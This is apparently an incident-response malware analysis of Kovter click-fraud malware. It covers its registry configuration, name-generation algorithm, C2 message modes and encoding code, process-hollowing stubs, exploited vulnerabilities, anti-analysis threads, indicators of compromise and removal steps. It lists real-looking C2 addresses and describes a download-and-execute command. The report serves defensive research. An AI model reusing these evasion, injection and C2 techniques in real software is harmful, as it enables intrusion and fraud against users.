mainanti	Anti-detection configuration. DD1D:1:DD1D indicates Kovter should check if it is running in VirtualBox. If it were DD1D:0:DD1D, no VirtualBox checks would be performed. DD2D:1:DD2D turns on VMWare checks, etc. al:http://155.94.67.16/upload.php:al is the URL to send a mode 4 message if anti-detection triggers.	DD1D:1:DD1DDD2D:1:DD2DDD3D:1:DD3DDD4D:1:DD4DDD5D:0:DD5DDD6D:1:DD6DDD7D:1:DD7DDD8D:1:DD8DDD9D:1:DD9DDD10D:1:DD10DDD11D:0:DD11DDD12D:1:DD12DDD13D:1:DD13DDD14D:1:DD14DDD15D:1:DD15DDD16D:1:DD16DDD17D:1:DD17Dal:http://155.94.67.16/upload.php:al

CONFIGURATION DATA IN REGISTRY



:RENT_USER\Software\iiid

Name	Type	Data
(Default)	REG_SZ	(value not set)
bgucqcgvb	REG_SZ	EPYPwd2dYIUT/8E57GKHSDWFzx+dk8sYLIKtkEq3UTe6qSF/6zKld
bhbhehwdbh	REG_SZ	EaRbwtLIMpeJzsFIP
ddsocqvyd	REG_SZ	EKVcyd/KZTSz4
gujm	REG_SZ	SqQlx9PAbAFATw==
jout	REG_SZ	F/EMkN7MNwsKwOVQ1enOyWUOf/j6JtMIO3CBsIB8I0sK3rdyPr/
rtfl	REG_SZ	Ò4Ä=&Ç+▯?ý$ÄÆ¬4xÅÚHV)‡L¼R{Ÿ□€ÍUû´ýô"H‹□¹|ìè!Ÿ□ò] 9ú¾[
svou	REG_SZ	S6YlyNqcN/eFJW5DpGHxTuttfZDcepbjPeeBMds52XESwdJgVSxlh

Figure 3 Kovter's registry configuration on an infected computer

The screenshot above shows an example of Kovter's registry configuration data. The random looking names are the result of a name generation algorithm Kovter uses not only for registry names but also for naming files it writes to disk. While the names appear random, they are actually deterministically generated. Each value above starts as a cleartext seed string that is salted with values from the infected computer (such as the computer name). The campaign key is also used as a salt.

In the above screenshot, the key containing the rest of the values is "iiid." This is generated by the function *generateUniqueComputerName* and is referred to as the uniqueComputerName elsewhere in this paper. It is used as a salt to generate many other values Kovter relies on (such as the registry values in the above screenshot). There are three inputs to *generateUniqueComputerName* :

1. The computer name
2. HKLM\Software\Microsoft\Windows NT\CurrentVersion\DigitalProductId
3. HKLM\Software\Microsoft\Windows NT\CurrentVersion\InstallDate.

generateRegName is the function that generates the names of the registry keys. It takes as its inputs uniqueComputerName, the campaign key, and a cleartext seed string. In the above screenshot, "gujm" is *generateRegName*("3"). It is refered to as regValue("3") elsewhere in this paper.

The name generation algorithm is a good technique on the part of the malware authors. During initial reverse engineering it is not clear which seed string maps to which registry value, which slows down analysis. It also makes it more difficult to run Kovter on a computer other than the computer it has infected. Kovter will not persist itself to the registry unless it is passed certain context strings. Since most context strings take for granted that Kovter has already persisted itself, there is a “chicken or the egg” problem. As with the context strings, if the registry is not setup correctly, Kovter stops executing.[10]

The last registry value to discuss is the encoded version update binary (this value is not included in figure 3, the screenshot of the registry). When a new version of Kovter is pushed down by the C2, it is stored as a binary buffer value in the iiid key. The name of the value will be 10 characters long, all lowercase hex digits (like 536c16e424). These buffers can be decoded with this algorithm:

```
key = campaign_key
dec1 = XOR_decode2(key, buf)
key2 = dec1[:7]
dec2 = XOR_decode2 (key2, dec1[7:])
md5_checksum = dec2[:32]
#md5(dec2[32:]) == md5_checksum
```

The buffer decoded by the above algorithm is the update module. It is an executable PE file. The update module is useful for dynamically analyzing Kovter. It can be written to disk and executed without having to pass any context strings and it will create all the registry values Kovter expects.

The update executable has 3 stages to it. The process of running Kovter in this way is illustrated in the diagram A.1.

The first stage creates a File Mapping with the name md5_uppercase(uniqueComputerName + campaign_key + pid) and writes “123” to it. It then pulls the 2nd stage from its data section and loads it using the Kovter PE loader. The 2nd stage pulls the actual Kovter binary from its resource segment and expands it using aPLib’s aPACK decompression algorithm.

On our customer’s computer we recovered Kovter version 2.1.0.7 and version 2.1.0.9 from the registry. Our hypothesis is that the infected computer originally

[10] See Appendix D for code that will setup the registry so Kovter can be in a research environment.

was running version 2.1.0.7. Then, at some point, the C2 pushed down version 2.1.0.9.

TABLE C. REGISTRY VALUES

Field	Meaning	Value
“2”	Aff_id. Perhaps affiliate id?	312
“3”	UID. Unique computer ID. Used for C2 communications. Generated from uniqueComputerName.	D21463435af03122
“4”	Time of initial infection. Epoch time.	1482342323
“5”	User-agent string. Used for C2 communications (to blend in with normal browser traffic).	Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; rv:11.0) like Gecko
“7”	Encoded Kovter binary. Encoded by XOR key burned into shellcode32 at time of persistence.	[Large binary buffer]
“8”	Obfuscated Javascript protecting shellcode32. Used for persistence. Referenced by HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run.	[Large Javascript string]
“20”	Path to directory containing Chrome click fraud binary, configurations, and results.	C:\Users\USER\AppData\Local\f6dd2eb\
“30”	Directory listing of Chrome directory with MD5 of each file. Returned by mode 5 message to Chrome C2.	cef.pak::A02FE842E85DFE648E69D3908BD24ADB icudtl.dat::BE464D15F6FB048F06C686CF84A5E8A5 …
“32”	IP list used possibly for the decoy botnet behavior. Domains list within the larger list contains the IP address of actual C2 servers used to make initial mode one message. Even though the domains are stored with http prefix, https and port 443 are used for communication with the C2.	time::1530025838::timeips::148.243.122.57:80>…58.58.112.105:29552>::ips|domains::http://104.243.42.20/>http://104.243.47.60/>http://104.194.219.76/>http://104.243.42.20/>http://104.243.47.60/>http://104.194.219.76/>http://104.243.42.20/>http://104.243.47.60/>http://104.194.219.76/>::domains

TABLE D. INTERESTING FUNCTIONS USED BY GIANTINIT

Function Name	Description
generateUniqueComputerName	Generates the uniqueComputerName. This is the string used for the key in HKCU\Software when Kovter persists itself. UniqueComputerName is used throughout Kovter as a salt for hashes (see the context strings, for example). The inputs to the function are *GetComputerNameW*(), 'HKLM\Software\Microsoft\Windows NT\CurrentVersion\DigitalProductId', and 'HKLM\Software\Microsoft\Windows NT\CurrentVersion\InstallDate'. See Appendix D. EWHITEHATS Software Repo for implementation.
generateRegName	This function salts a string such as “1” with the key from the resource segment and the uniqueComputerName and uses the MD5 hash to generate a string.
xorDecodeString_2	Encodes static strings throughout the binary (see idaFixupDecode2_strs.py for an IDA Python script which decodes these strings). Also used for encode/decode of C2 messages, registry values and files stored on disk.
processInject_depending_on_AV_on_system	Calls either processHollowing_injection_1 or processHollowing_injection_2, depending on the A/V installed on the system.

processHollowing_injection_1	Injects Kovter in a new process using process hollowing.
	Calls *CreateProcessW* with CREATE_SUSPENDED.
	Overwrite the code at the entry point of the remote process with
	`push [address of args to kovter!resolveImportsByHash]`
	`mov eax, [kovter!resolveImportsByHash in remote process]`
	`call eax`
	`resolveImportsByHash` uses the PEB of the remote process to resolve *LoadLibraryA* and *GetProcAddress* by hash.
	
	Once it resolves those functions, it uses them to resolve the imports of Kovter. It then walks the PEB->Ldr->InLoadOrderModuleList to find the entry for the main executable of the process. It replaces the SizeOfImage, EntryPoint, and BaseAddress of the _LDR_MODULE with the values of the Kovter allocation, then it jumps to the entry point of the Kovter allocation.

processHollowing_injection_2	The same as *processHollowing_injection_1*, but uses *SetThreadContext* to modify the remote thread to point to the entry point of Kovter in the remote process. Also, it does a semi random allocation size (3 times the size of the kovter image, plus some random amount), perhaps as an anti-anti-virus technique.


create_regSrv32_and_inject	Another process hollowing function. Creates regsrv32.exe suspended.
	Reads the MZ header of regsrv32 in the remote process.
	It overwrites the beginning of the entry point function with:
	`mov eax, [addr of shellcode]`
	`jmp eax`
	See kovter_carve_shellcode_0x52a7c.bin for the decoded shellcode. This shellcode is the CVE-2013-3130 exploit.

CreateLink_COM_function	Uses COM to create a LNK file (used when Kovter persists itself).
createProcess_with_WMI	Uses COM and WMI to start a process. Nice alternative to *CreateProcess*
WMI_WQL_query_firewall_AV_status	Uses WQL (the WMI query language) to get the firewall, antispyware, and antivirus products on the system.
MS15_004_exploit_escape_iexplore_sandbox	MS15-004 exploit to elevate privileges. https://blog.trendmicro.com/trendlabs-security-intelligence/cve-2015-0016-escaping-the-internet-explorer-sandbox/ https://vuldb.com/?id.68590

mainThread

COMMUNICATION WITH C2

Though many IP addresses are stored in the registry and Kovter's resource segment, most of these addresses are not legitimate C2 addresses. The address of the actual C2 is stored in regValue("32").[11] This registry value contains a "domains" list. Though the addresses in this list are stored with the prefix http://, all communications with the C2 occur over SSL using port 443. The messages are sent encoded in the body of HTTP POST requests. The encoding uses the following algorithm:




```
    unsigned char *innerKey = generateRandomLowerHexStr_7_bytes();
    unsigned char *enc1 = xorDecodeString_2(clear, clearLen, innerKey, 7);
    innerKey = (unsigned char*)realloc(innerKey, clearLen + 7);
    memcpy(innerKey + 7, enc1, clearLen);
    unsigned char *enc2 = xorDecodeString_2(innerKey, clearLen + 7, (unsigned char*)key, strlen(key));
    free(enc1);

    size_t b64_len = 0;
    char *b64_encoded = base64_encode((const unsigned char*)enc2, clearLen + 7, &b64_len);
    if (b64_len != strlen(b64_encoded)) {
        printf("b64_len != strlen(b64_encoded)! (%d != %d) Exitting!\n", b64_len, strlen(b64_encoded));
        exit(1);
    }
```

The cleartext of the messages all begin with "mode=." There are 6 modes. Modes 1-3 are sent to the actual C2. Mode 4 messages are sent to the main anti and nonul URLs[12] (see Table B., Resource Segment Configuration). Mode 5 and 6 messages are sent to the Chrome C2 (this address is sent in response to the mode one message).

The first message sent is the mode 1 message. Kovter spawns a thread that loops forever sending the mode 1 message and parsing its response. The number of minutes it sleeps between messages is specified by the cptm field in the resource segment. The message contains information about the host such as the version of Windows, the number of CPUs, and the amount of RAM.

[11] See Table C. "Registry Values"
[12] See Table B. "Resource Segment Configuration"


Mode 1
Dest: RegValue("20"), domains Contains: UID, OS bitness, RAM, number of CPUs
Re: Mode 1
Stream of commands, such a MODULE, RUN, and chrome, which contains the Chrome C2 address.
Mode 3
Dest: RegValue("20"), domains Contains: State of clickjacking processes, including any errors.
Re: Mode 3
Max number of clickjacking processes
Mode 4
Dest: nonul or mainanti URL
Contains: Anti-detection technology that triggered
Re: Mode 4
None.
Mode 5
Dest: Chrome C2 from Re: Mode 1 Contains: UID, Kovter Version
Re: Mode 5
File list for Chrome directory, including MD5 hashes for each file.
Mode 6
Dest: Chrome C2 from Re: Mode 1 Contains:
Re: Mode 6
Contents of file reference in request.

The response to the mode 1 message is a stream of commands for the malware to execute. The possible commands are MODULE, RUN, SHUTDOWN, DEBUG, and chrome. MODULE is used by the C2 to push down new versions of Kovter. RUN directs the implant to download a file from a URL and execute it. Most likely this is for running malware unrelated to Kovter, since the double-sized memory loader is not used to load the file. The next command, SHUTDOWN, might actually have a different name, since it is identified by hash. It directs Kovter to kill its clickjacking processes and terminate the process it is currently running in. This is probably used in conjunction with the MODULE command. The DEBUG command sends a special “mode=dbg157” message to the C2, which has even more information than the mode 1 message about the system. Finally, the CHROME command informs the implant of the Chrome C2 IP address.

Mode two messages are only sent to the C2 if a RUN command is received. They inform the C2 whether the command executed successfully or not.

Just as the malware has a thread which continuously sends mode 1 messages, Kovter starts a thread which loops sending the mode 3 message. Mode 3 messages have a bunch of information about the current state of the click fraud processes, including a running tally of the various status codes the click fraud processes have returned on exit. It gets a response that has information such as how many click fraud processes to run, ceilings on RAM usage before killing a click fraud processes, etc.

Mode 4 messages are sent if anti-detection is triggered. It informs the C2 what anti-detection technology triggered. After the message is sent, the decoy bot behavior engages and Kovter acts like a bot searching for other nodes in a botnet by connecting to randomly generated IP addresses.

Mode 5 and mode 6 messages are handled together by their own thread. The mode 5 message sends the UID of the Kovter instance and gets back a file list for the Chrome directory which includes MD5 hashes for each of the files it should have. Any of the files that are not currently in that directory, or which have the wrong MD5 hash, are downloaded from the server with the mode 6 message.

Two files that can be requested by the mode 6 message are special: main.exe and main2.exe. These are the modified Chrome binaries. These files are aPACK compressed (which can be decompressed with aPLib). They are not written to disk with the names main.exe and main2.exe but instead their names are generated using the same algorithm that generates the registry value names. The seed to generate main.exe's name is “113”, while the seed for main2.exe is “114.”

TABLE E. THREADS SPAWNED BY MAINTHREAD

Function Name	Description
createControlProcess	Ensures there will always be a Kovter process to revive the main Kovter process. Loops checking a mutex that the Control Kovter process created. If it does not exist, creates the Contorl Kovter process, which does the same thing, except it loops checking a mutex held by the main Kovter process.
antiNetworkSniffer	Checks for registry keys, files on disk, and processes related to various network sniffers. If one is detected, sends a Mode 4 message to the mainanti C2 and Kovter switches to bot behavior.
awayFromKeyboard	Has a bunch of checks to see if anyone is using the computer right now.
antiFarber	Calls *EnumWindows* to register a callback function. The callback function calls *InternalGetWindowText* and compares the result against strings related to Farbar (an A/V program). If any Farbar strings are found it reboots the system.
freezeRegPersist	Once Kovter persists itself, this thread reads the registry values related to persistence and continually loops, setting those values. If any of the keys related to persistence are deleted, they will be recreated by this thread.
antiTaskManager	Creates a thread that loops calling *ZwQuerySystemInformation* to check if taskmgr.exe or tm.exe are running. A 2nd thread checks if the user is away from keyboard and if task manger is running. If triggered, it will terminate all click fraud processes and sleep until task manager is no longer running.
cullClickjackers	Kills click fraud processes that are using too much RAM or processing power.
killClickerChildren	Kills processes spawned by the click fraud processes.
injectClickerChildren	Scans the process list for processes like Java.exe, and injects them with hooks that filter process creation functions. Doesn’t spawn any processes where the executable is less than 2 minutes old and less than 1 Megabyte.
managerClicker	30 instances of this thread are started. Each manages a different click fraud process.
sendBotMsgToRandomIP	The decoy botnet behavior. Generates a random IP address and attempts to connect to port 80, 443, or 8080.
mode1Msg	Receives commands such as updates to Kovter.
mode3Msg	Reports on the state of the click fraud processes and receives instructions for resource ceilings on those processes.
mode5_6Msg	Keeps the files in the Chrome directory updated.

Cleaning up Infected Computers

INDICATORS OF COMPROMISE

The following table contains indicators that a computer might be infected with Kovter.

Indicator	Description
`Schannel errors in Event Logs`	Event Logs will have Schannel errors going back to the first day of infection and continuing at regular intervals: “`A fatal alert was generated and sent to the remote endpoint. This may result`

	in termination of the connection. The TLS protocol defined fatal alert code is 10.”
Powershell entries in Event Logs	Event Logs will have events related to Powershell going back to the first day of infection.
Decoy botnet behavior	The decoy botnet behavior can be triggered by installing Wireshark. Use netstat to check TCP connections. Look for a large number of connections to port 80, 443, and 8080 that fail to be established. Kovter will be injected in two running processes with the same name (one is the Control instance of Kovter, the other the Main instance). Typical processes are Regsrv32, Explorer, and RunDLL32.
Error when exporting HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Kovter takes advantage of how Regedit displays and exports keys and values. Look for Regedit having an error while exporting the HKCU hive, on the key HKCU\Software\Microsoft\Windows\CurrentVersion\Run

REMOVING KOVTER

This is the procedure we used to remove Kovter during the incident response. Because Kovter devotes a thread to continually re-writing its persistence keys to the registry, cleaning up the registry alone with not remove Kovter. The Kovter processes must be identified and suspended before the Registry can be cleaned up.

1) Install Wireshark to trigger the decoy botnet behavior.
2) Run netstat -ban in an Administrator command prompt. Look for a process which is making lots of TCP connections to port 80, port 8080, and port 443 (most of which are never actually established). This is the main Kovter process. It is most likely Regsrv32.exe, Explorer.exe, or RunDLL32.exe.
3) There should be a second process with the same name. This is the control Kovter process. Use either Sysinternals Process Explorer or Window’s Task Manager to suspend both processes.
4) Delete the following keys using Regedit:
   `HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
   `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run`
   This will remove any hidden run keys. Recreate the Run keys, and if they had any legitimate values, restore them.
5) Delete `HKEY_CURRENT_USER\Software\[uniqueComputerName]`
6) Kill the two Kovter processes and reboot.


Conclusion

Despite being one of the top crimeware infections of 2018, there is relatively little online about the inner workings of Kovter until now. With this paper we have tried to provide a map that will let researchers bypass the tricks of Kovter and go right to the soft underbelly of Kovter: the click fraud.

The Achilles Heel of malware is that all code inevitably yields its secrets under the scrutiny of focused reverse engineering. Kovter is clever in that it presents the security researcher with a choice that almost guarantees it will not be thoroughly reverse engineered: spend a day performing dynamic analysis of the infected computer and accept at face value Kovter's decoy behavior or spend a week completely reverse engineering the malware so it can be run on a computer that is not already infected. As outlined in this paper, it requires complete reverse engineering because of the "chicken or the egg" problem of the context strings and registry state-- Kovter expects registry values whose names are tied to the computer it is running on and it is unclear which context string will induce Kovter to generate those registry values in the first place. This is malware which takes to heart the principles of Collberg's *Surreptitious Software*. Kovter is a good lesson on the limits of dynamic analysis.

We enjoyed pulling apart Kovter. It piqued our interest with its invisible autorun value and kept us hooked with its unusual decoy behavior. It is not every day you find malware that has more to it than meets the eye.

APPENDIX A.1. PATH TO *MAINTHREAD* FROM UPDATE EXECUTABLE



Kovter Update Executable

buf_077c18446e
Creates '123' file mapping checked later by *persistence123*. Loads PE embedded in data section.

077c18446e_carve
Loads resource segment, XOR decodes it, aplib inflates it, loads it and jumps to entry point.

Kovter
Context String #1.

Mshta.exe

Registry Javascript
If previous process was medium integrity, following this path. Mshta and java script command line that loads Kovter as described in Appendix Fileless Persistence.
Previous process makes temporary reg keys for this step.

Kovter
Checks for 123 File Mapping created in original process.
Calls *persistence123* to persist to registry.
Context String #2.

Kovter

Completes execution of *GiantInit* and rejoins other cases in *mainThread*. Context String #3.

Kovter

If Powershell v. 1 is not installed, follow this path.
Context String #4

Kovter

Completes execution of *GiantInit* and rejoins other cases in *mainThread*.
Context String #5

If low integrity process, attempts to elevate privileges with CVE-2013-3660 and MS15-004.
Completes execution of *GiantInit* and rejoins other cases in *mainThread*.

Process Injection and PE Loading

- Process Hollowing
- Double Loader (same address space)
- Regular PE Loader (same address space)
- WMI CreateProcess

mainThread

Check if process is debugged or inside a VM. If so, send Mode 4 message to mainanti URL and sleep forever.

Check if a packet sniffer is installed. If so, send Mode 4 message to mainanti URL and initiate bot behavior.

sendBotMsg ToRandomIp

createControl Process

antiNetwork Sniffer

awayFrom Keyboard

mode1Msg

userAgent Enum

antiFarbar

freeze RegPersist

mode3Msg

inject Clicker Children

killClicker Children

cullClick jackers

antiTask Manager

mode5 _6Msg

ManageClicker *ManageClicker* • • • *ManageClicker* *ManageClicker*

Kovter
Monitors for mutex created by *createControlProcess* to disappear. If it does, creates new Kovter process with context string md5("main"+ uniqCompName). Context string is md5("control"+ uniqCompName)

